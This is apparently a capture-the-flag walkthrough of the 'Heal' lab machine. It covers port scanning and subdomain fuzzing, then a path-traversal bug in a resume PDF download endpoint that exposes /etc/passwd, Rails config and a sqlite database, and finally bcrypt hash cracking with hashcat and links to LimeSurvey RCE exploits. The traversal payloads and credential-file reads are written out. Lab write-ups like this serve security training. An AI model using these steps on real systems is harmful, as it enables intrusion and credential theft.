
Enumeration
Open ports:
sudo nmap -T4 -sCV -p- -Pn --min-rate 5000 --open 10.10.11.46
...
Nmap scan report for 10.10.11.46
Host is up (0.037s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 68:af:80:86:6e:61:7e:bf:0b:ea:10:52:d7:7a:94:3d (ECDSA)
|_  256 52:f4:8d:f1:c7:85:b6:6f:c6:5f:b2:db:a6:17:68:ae (ED25519)
80/tcp open  http    nginx 1.18.0 (Ubuntu)
|_http-server-header: nginx/1.18.0 (Ubuntu)
|_http-title: Did not follow redirect to http://heal.htb/
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Fast Resume Builder web application:
http://heal.htb/
Checking subdomains:
ffuf -u http://heal.htb -H "Host: FUZZ.heal.htb" -w /usr/share/seclists/Discovery/Web-Content/raft-medium-words.txt -mc 200
For Sign-up to work, we need to add api.heal.htb subdomain to/etc/hosts:

Resume can be exported to the PDF:

Which redirects to download:

Now we can check for file disclosure vulnerability:
/download?filename=../../../../../etc/passwd

There are three users:
ron
ralph
postgres

API uses Ruby version 3.3.4 and Rails version 7.1.4:
We can check for Ruby configuration files:
/download?filename=../../config/database.yml

We have some hashes in the database file:
/download?filename=../../storage/development.sqlite3

ralph@heal.htb$2a$12$dUZ/O7KJT3.zE4TOK8p4RuxH3t.Bz45DSr7A94VLvY9SWx1GCSZnG
Looks like bcrypt hash:

We can crack it:
hashcat -m 3200 hash.txt /home/kali/Documents/Tools/Dictionaries/rockyou.txt
Initial access
There’s also a survey page:

Which redirects to another subdomain:

We add it to the /etc/hosts file.

Lime Survey tool:

Public exploit exists, but we don’t know the software version yet: https://www.exploit-db.com/exploits/50573 https://github.com/Y1LD1R1M-1337/Limesurvey-RCE
There’s a administrator panel URL in exploit code:

We can log in with Ralph, and see that software version is 6.6.4:
http://take-survey.heal.htb/index.php/admin
